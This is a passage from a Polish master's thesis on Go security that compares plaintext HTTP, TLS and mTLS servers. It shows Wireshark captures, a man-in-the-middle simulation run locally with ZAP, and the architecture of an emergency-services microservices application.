169 268.970300432 127.0.0.1   127.0.0.1   HTTP   240 HTTP/1.1 200 OK  (text/plain)

▸ Frame 169: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits) on interface lo, id 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ Transmission Control Protocol, Src Port: 8080, Dst Port: 54032, Seq: 1, Ack: 83, Len: 174
▸ Hypertext Transfer Protocol
▾ Line-based text data: text/plain (1 lines)
    Witaj, twoje zgłoszenie zostało poprawnie obsłużone.\n
```

Rysunek R41 Podsłuchanie niezaszyfrowanej odpowiedzi serwera, z wykorzystaniem narzędzia Wireshark.

Na rysunku R41 widzimy, że sniffer, po podsłuchaniu pakietów sieciowych, wyświetla informację, która przesłana została jako odpowiedź z serwera do klienta. Istnieje kilka powodów, dla których możemy chcieć skorzystać z takiego rozwiązania. Przede wszystkim są to prostota konfiguracji, brak kryptograficznego narzutu oraz łatwość debugowania aplikacji. W przypadku środowisk developerskich, gdy lokalnie rozwijamy aplikację, implementacja nieszyfrowanego

serwera jest mniej skomplikowana oraz nie wymusza na nas generowania certyfikatów i kluczy niezbędnych do szyfrowanej komunikacji. Ponadto jak się już przekonaliśmy, możemy, bez wykonywania dodatkowej pracy, przeglądać komunikację pomiędzy serwerem, a klientem co znacznie usprawnia proces wykrywania nieprawidłowości w naszej implementacji. Niemniej jednak, w przypadku środowiska produkcyjnego, przesyłanie danych w sposób jawny jest często niedopuszczalne. Podstawowym powodem jest to, że narażamy dane użytkowników na przechwycenie oraz modyfikację przez atakującego. Aplikacja nieszyfrująca danych w wielu przypadkach jest też niezgodna z obecnymi standardami i regulacjami bezpieczeństwa narzucanymi przez państwowe i międzynarodowe organizacje zajmujące się cyberbezpieczeństwem. Ponado taka aplikacja może negatywnie wpłynąć na zaufanie użytkowników do jej twórców.

Połączenie szyfrowane

Zobaczmy zatem jakie akcje możemy wykonać, aby zaszyfrować połączenie, tak żeby w przypadku podłsuchania komunikacji nie było możliwości odczytania przesyłanych danych. W bibliotece *net/http* znajduje się funkcja *ListenAndServeTLS*. Działa ona bardzo podobnie do wykorzystanej poprzednio funkcji *ListenAndServe* z tą jednak różnicą, że przyjmuje dwa argumente potrzebne do prawidłowego funkcjonowania TLS (ang. Transport Layer Security, pol. Bezpieczeństwo Warstwy Transportowej), czyli klucz prywatny serwera oraz certyfikat serwera. Na podstawie klucza prywatnego serwera oraz klucza publicznego serwera znajdującego się w certyfikacie (dostępnym dla wszystich klientów) serwer oraz klient są w stanie uzgodnić klucze sesji, dzięki którym mogą następnie szyfrować zachodzącą pomiędzy nimi komunikację.

W celu wygenerowania certyfikatów posłużymy się OpenSSL [20], czyli otwartoźródłową biblioteką, napisaną w języku C, pozwalającą na wykonywanie różnych akcji związanych z protokołem TLS, między innymi generację dokumentów cyfrowych oraz kluczy kryptograficznych. Komenda, która został użyta to:

openssl req -x509 -newkey rsa:4096 -keyout server-key.pem -out server-cert.pem -days 365 -nodes

Flaga *-x509* oznacza, że certyfikat jest samopodpisany (ang. *self-signed*) co oznacza, że cerfyfikat został odpisany przez jego twórcę, a nie przez zaufany urząd certyfikacji. Chociaż w prawdziwych aplikacjach zdecydowanie częściej korzysta się z urzędów certyfikacyjnych, w naszym przypadku w pełni wystarczy nam samopodpisany certyfikat.

Skoro dysponujemy już zarówno certfikatem, jak i kluczem prywatnym przeanalizujmy zmodyfikowaną implementację serwera (R42).


```go
func main() {
    tlsConfig := &tls.Config{
        MinVersion: tls.VersionTLS12,
    }

    server := &http.Server{
        Addr:      ":8443",
        Handler:   http.HandlerFunc(requestHandler),
        TLSConfig: tlsConfig,
    }

    fmt.Println("Serwer HTTPS działa na https://localhost:8443")

    err := server.ListenAndServeTLS("server-cert.pem", "server-key.pem")
    if err != nil {
        log.Fatalf("Nie udałę się uruchomić serwera: %v", err)
    }
}

func requestHandler(w http.ResponseWriter, r *http.Request) {
    fmt.Println("Otrzymano zapytanie od klienta.")
    w.Write([]byte("Witaj, twoje zgłoszenie zostało poprawnie obsłużone.\n"))
}
```

Rysunek R42 Implementacja serwera obsługującego zapytanie HTTPS z szyfrowaną komunikacją. [opracowanie własne]

W implementacji serwera z rysunku R42 wykorzystana w została funkcja *ListenAndServeTLS* zatem tym razem dane przesyłane pomiędzy klientem, a serwerem [R43] powinny zostać zaszyfrowane. Używając Wireshark potwierdzamy, czy rzeczywiście tak się stało.

```
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing$ curl -k https://localhost:8443/hello
Witaj, twoje zgłoszenie zostało poprawnie obsłużone.
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing$
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing$ go run .
Serwer HTTPS działa na https://localhost:8443
Otrzymano zapytanie od klienta.
```

Rysunek R43 Komunikacja klienta z serwerem korzystając z niezaszyfrowanego połączenia.




Rysunek R44 Podsłuchanie zaszyfrowanej odpowiedzi serwera, z wykorzystaniem narzędzia Wireshark.

Na rysunku R44 widzimy, że tym razem po przechwyceniu wiadomości przesłanej od serwera do klienta, nie jesteśmy w stanie dowiedzieć się, jakie dane są transmitowane. Zostały one zaszyfrowane, a ich odszyforwanie wymaga znajomości odpowiedniego klucza, które znajdują się tylko u klienta oraz w serwerze.


Atak Człowiek w Środku

Do tej pory udało nam się zabepieczyć komunikację przed urządzeniem nasłuchującym w sieci. Nie oznacza to jednak, że komunikacja stała się już bezpieczna. Kolejną znaną podatnością, której warto jest się przyjrzeć jest atak człowiek w środku. Wyobraźmy sobie sytuację, w której napastnik przechwytuje zapytanie pochodzące od klienta i oferuje mu swój własny certyfikat CA. Następnie wszystkie kolejne zapytania trafiają do atakującego. Atakujący natomiast sam kontaktuje się z serwerem i przesyła zapytania pomiędzy dwoma stronami komunikacji, zyskując wówczas pełną kontrolę. W dalszej części tej sekcji zweryfikujemy, czy taka sytuacja może wystąpić w przypadku naszej aktualne implementacji (R42).


Do przeprowadzenia symulacji ataku wykorzystane zostanie Zed Attack Proxy (ZAP). Wysyłając zapytania z pomocą klienta curl korzystać będziemy z flagi -x oraz proxy. W naszym przypadku adres proxy to ten, na którym nasłuchuje ZAP. Korzystając z proxy możemy zasymulować ruch sieciowy, który trafia najpierw do potencjalnego napastnika.



Rysunek R45 Przechwycenie odpowiedzi kierowanej do klienta w programie ZAP.



Rysunek R46 Symulacja ataku Człowiek w Środku – modyfikacja odpowiedzi kierowanej do klienta w programie ZAP.



Rysunek R47 Komunikacja klienta z serwerem podczas przeprowadzenia ataku Człowiek w Środku.

Na rysunku R45 pokazany został moment, w którym program ZAP otrzymał odpowiedź kierowaną przez serwer do klienta. Widzimy, że dane wyświetlane są w postaci jawnej. Dzieje się tak, ponieważ atakujący (program ZAP) sam nawiązał połączenie z serwerem. Pomimo że dane są szyfrowane, to program ZAP jest w stanie je odczytać, ponieważ posiada niezbędny do tego klucz sesji.

Następnie na rysunku R46 pokazana została modyfikacja danych przesłanych przez serwer. Takie właśnie dane trafiły do klienta (R47). W przypadku prawdziwego ataku klient nie będzie w stanie dowiedzieć się, że dane zostały zmodyfikowane. W związku z tym może wykonać pewne niepożądane akcje, zgodnie z zamysłem atakującego.

Obrona przed atakiem Człowiek w Środku

Jednym ze sposobów na zabezpieczenie się przed atakiem człowiek w środku jest wykorzystanie mechanizmu mTLS (ang. mutual Transport Layer Security, pol. obopólne Bezpieczeństwo Warstwy Transportowej). W takim przypadku zarówno klient, jak i serwer muszą posiadać odpowiedni certyfikat potwierdzający ich tożsamość. Napastnik nie mógłby po prostu przechwycić certyfikatu klienta i z niego skorzystać, ponieważ mamy tu do czynienia z komunikacją asynchroniczą, co oznacza, że do rozpoczęcia wymiany danych z serwerem potrzebny jest zarówno certyfikat klienta jak też jego klucz prywatny. Jako, że klucz prywatny znajduje się u klienta i nigdy nie jest przesyłany przez sieć, napastnik nie jest w stanie go zdobyć. Do

wygenerowania klucza prywatnego i certyfikatu klienta wykorzytane zostały następujące komendy OpenSSL.

- *openssl genpkey -algorithm RSA -out client-key.pem*
- *openssl req -new -key client-key.pem -out client-req.pem*
- *openssl x509 -req -in client-req.pem -CA ca-cert.pem -CAkey ca-key.pem -CAcreateserial -out client-cert.pem -days 365*

Oprócz wygenerowania certyfikatów klienta potrzebna jest także modyfikacja kodu serwera. Na rysunku R48 widzimy, że przed rozpoczęciem nasłuchiwania na zapytania, pobierane są certyfikaty klientów, uprawnionych do komunikacji z serwerem. Następnie te certyfikaty przekazywane są do konfiguracji TLS w serwerze HTTP. W naszym przypadku, dla celów demonstracyjnych, jest to tylko jeden certyfikat.


```go
func main() {
    clientCertificate, err := ioutil.ReadFile("./ca-certs/ca-cert.pem")
    if err != nil {
        log.Fatalf("Nie udało się wczytać certyfikatu klienta: %v", err)
    }
    caCertPool := x509.NewCertPool()
    caCertPool.AppendCertsFromPEM(clientCertificate)

    tlsConfig := &tls.Config{
        ClientCAs:  caCertPool,
        ClientAuth: tls.RequireAndVerifyClientCert,
        MinVersion: tls.VersionTLS12,
    }

    server := &http.Server{
        Addr:      ":8443",
        Handler:   http.HandlerFunc(helloHandler),
        TLSConfig: tlsConfig,
    }
```

Rysunek R48 Konfiguracja serwera dla mechanizmu mTLS [opracowanie własne].

W celu upewnienia się, że w tej implementacji (R48), potrzebny jest certyfikat także po stronie klienta, przeprowadzimy weryfikację polegającą na próbie nawiązania połączenia z serwerem w przypadku posiadania certyfikatu oraz jego braku.


```
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing/ca-certs/client$ curl -k https://localhost:8443
curl: (56) OpenSSL SSL_read: OpenSSL/1.1.1f: error:1409445C:SSL routines:ssl3_read_bytes:tlsv13 alert certificate required, errno 0
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing/ca-certs/client$
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing$ go run .
Serwer HTTPS z mTLS działa na https://localhost:8443
2024/11/17 22:44:50 http: TLS handshake error from 127.0.0.1:47118: tls: client didn't provide a certificate
```

Rysunek R49 Próba komunikacji z serwerem, implemetującym mTLS, zakończona niepowodzeniem z powodu braku certyfikatu.




Rysunek R50 Próba komunikacji z serwerem, implemetującym mTLS, zakończona sukcesem dzięki wykorzystaniu klucza prywatnego i certyfikatu klienta.

Porównując rysunki R49 oraz R50 dochodzimy do wniosku, że prawidłowy certyfikat i klucz prywatny po stronie klienta są niezbędne do prawidłowej komunikacji z serwerem. Przekonajmy się zatem jak ma się to w kontekście ataku Człowiek w Środku.



Rysunek R51 Nieudana próba przechwycenia i zmodyfikowania odpowiedzi przesyłanej od serwera do klienta.



Rysunek R52 Komunikacja klienta z serwerem podczas nieudanej próby ataku Człowiek w Środku.

Tym razem próba ataku Człowiek w Środku nie powiodła się (R51). Napastnik (ZAP) nie dysponował odpowiednim certyfikatem, więc jego próba komunikacji z serwerem zakończyła się niepowodzeniem. Natomiast komunikacja pomiędzy klientem, a serwerem również została przerwana (R52), ponieważ atakujący nie był tym razem w stanie zapewnić odpowiedniego proxy do przesyłania danych. Jest to w naszym przypadku porządane zachowanie, ponieważ napastnik nie był w stanie ani odczytać danych przesyłanym między klientem, a serwerem ani ich zmodyfikować.


14. Implementacja i testy bezpieczeństwa własnej aplikacji

Do tej pory, w poprzednich rozdziałach, zaimplementowane zostało kilka serwerów. Każdy z nich miał na celu prezentację wybranej podatności jednej z bibliotek języka Go. Były to niewielkich rozmiarów pojedyncze pliki języka Go, implementujące pewną, wybraną funkcjonalność, dzięki której byliśmy w stanie przeprowadzić określony rodzaj ataku. W tym rozdziale przedstawiona zostanie zdecydowanie większa i bardziej skomplikowana aplikacja, składająca się z kilku komunikujących się ze sobą mikroserwisów. Aplikacja ta posłuży nam do przeprowadzenia w pełni zautomatyzowanych testów bezpieczństwa. Celem takiego zabiegu nie jest już przedstawienie pojedynczej, wybranej podatności w bibliotece, ale sprawdzenie ogólnego poziomu bezpieczeństwa aplikacji klient - serwer stworzonej przy wykorzystaniu wielu różnych bibliotek języka Go. Ze względu na rozmiar aplikacji nie sposób tutaj dokładnie omówić wszystkich szczegółów implementacyjnych. Dlatego przedstawione zostają wysokopoziomowo przeznaczenie i architektura aplikacji. Następnie prezentujemy wyniki otrzymane przez automatyczne testy bezpieczeństwa. Pełny kod omawianej aplikacji można znaleźć w repozytorium, znajdującym się na platformie GitHub, pod adresem https://github.com/szbobrowski/master-thesis.

Architektura i przeznaczenie aplikacji

Nazwa stworzonej przeze mnie aplikacji to Centrum Zarządzania Służbami Ratowniczymi. Przeznaczeniem aplikacji jest możliwość zarządzania służbami ratowniczymi w trakcie wypadku. Aplikacja ma trzy podstawowe funkcjonalności

- Rejestracja służb ratowniczych to znaczy informacji o ratownikach, między innymi ich specjalizacji oraz dostępności.
- Zgłaszanie informacji o wypadkach takich jak co się wydarzyło i gdzie miało miejsce to zdarzenie.
- Zarządzanie służbami ratowniczymi na podstawie zgłaszanych wypadków.



Rysunek R53 Diagram przedstawiający komponenty oraz sposób komunikacji pomiędzy komponentami w zaimplemetnowanej aplikacji. [opracowanie własne]

Na rysunku R53 przedstawiony został diagram pozwalający na lepsze zobrazowanie opisu architektury aplikacji. Aplikacja składa się z czterech współpracujących ze sobą mikroserwisów. Oto poszczególne zadania każdego z nich.

- Serwis Obsługi Klientów – mikroserwis odpowiedzialny za obsługę komunikacji z klientem końcowym (użytkownikiem aplikacji). Udostępnia dwa rodzaje API.
  - REST – do rejestracji służb ratowniczych.
  - GraphQL – do zgłaszania wypadków.

  Następnie komunikuje się z serwisami Serwis Służb Ratunkowych oraz Serwis Zgłaszania Wypadków wywołując odpowiednie metody tych serwisów poprzez framework gRPC.

- Serwis Służb Ratunkowych – mikroserwis udostępniający interfejs do rejestrowania służb ratunkowych. Jest odpowiedzialny za komunikację z relacyjną bazą danych MySQL.

- Serwis Zgłaszania Wypadków – mikroserwis udostępniający interfejs to zgłaszania wypadków. Jest odpowiedzialny za komunikację z nierelacyjną bazą danych DynamoDB oraz ogłaszania wypadków do Serwisu Zarządzania Wypadkami poprzez kolejkę SQS.

- Serwis Zarządzania Wypadkami – mikroserwis, który w założeniu pozwala na zarządzanie służbami ratowniczymi i delegowanie ich do poszczególnych wypadków. Jednak ze względu na charakter pracy nie został tu zaimplementowany żaden dodatkowy mechanizm pozwalający na rzetelne zarządzanie służbami, serwis ogranicza się jedynie do nasłuchiwania na zdarzenia informujące o wypadkach oraz komunikowaniu, że wiadomość została poprawnie obsłużona.

W aplikacji występują dwie różne bazy danych oraz dwa różne rodzaje API wystawionego dla klienta końcowego. Pierwszy z nich dotyczy rejestracji służb ratowniczych. W tym przypadku mamy do czynienia z dobrze określonymi i uporządkowanymi danymi. W takim przypadku najlepiej sprawdza się relacyjna baza danych (MySQL) oraz metody REST API mapowane na operacje CRUD w bazie danych. Serwis Służb Ratunkowych pozwala na dodawanie, odczytywanie, modyfikowanie oraz usuwanie wybranych encji. Drugim rodzajem oferowanego API jest GraphQL, współpracujący z bazą danych DynamoDB obsługiwaną przez Serwis Zgłaszania Wypadków. W przypadku wypadku, z jednej strony, wszelkie informacje mogą okazać się przydatne, a z drugiej strony nie zawsze jest tak, że dysponujemy kompletem informacji odnośnie wypadku, czasem posiadamy tylko częściową wiedże na temat tego się stało. W takim przypadku najlepiej sprawdzą się kwerendy GraphQL przenoszące dokładnie wybrane informacje oraz elsatyczna baza DynamoDB, która pozwala na zapis dowolonych informacji w postaci dokumentów lub też par klucz – wartość.

Przy implementacji aplikacji wykorzystane zostały następujące biblioteki.
aws-sdk-go-v2/service/dynamodb, aws-sdk-go-v2/service/sqs, google.golang.org/grpc, database/sql, graphql-go, encoding/json, go-sql-driver/mysql, net, context, time, log, errors

Prezentacja działania aplikacji

Do prezentacji działania aplikacji wykorzystane zostało narzędzie curl. Na rysunku R54 przedstawione zostało utworzenie oraz pobranie dwóch encji, ratownik (tabela lifeguards) oraz pojazd (tabela vehicles). Na rysunku R55 przedstawione zostały logi z serwisów Serwis Obsługi Klientów oraz Serwis Służb Ratunkowych. To właśnie te dwa serwisy są odpowiedzialne za obsługę zapytań przedstawionych na rysunku R54. Serwis Obsługi Klientów odbiera zapytanie klienta i wywołuje odpowiednią metodę w Serwisie Służb Ratunkowych, który z kolei odpowiada za komunikację z bazą danych MySQL.


Na rysunku R56 przedstawione zostało zgłoszenie incydentu z wykorzystaniem mutacji GraphQL. Obsługą zapytania tak samo jak w poprzednim przypadku zajmuje się Serwis Obsługi Klientów. Jednak tym razem serwisem, do którego przekazane zostaną dane i który podejmie dalsze kroki jest Serwis Zgłaszania Wypadków. Zapisze on zgłoszony incydent w bazie DynamoDB oraz za pomocą kolejki SQS przekaże informacje do Serwisu Zarządzania Wypadkami. Logi z Serwisu Obsługi Klientów, Serwis Zgłaszania Wypadków oraz Serwisu Zarządzania Wypadkami znajdują się na rysunku R57.

```
szbobrowski@HP-ProBook-Ubuntu:~$ curl -X POST http://localhost:8080/lifeguard \
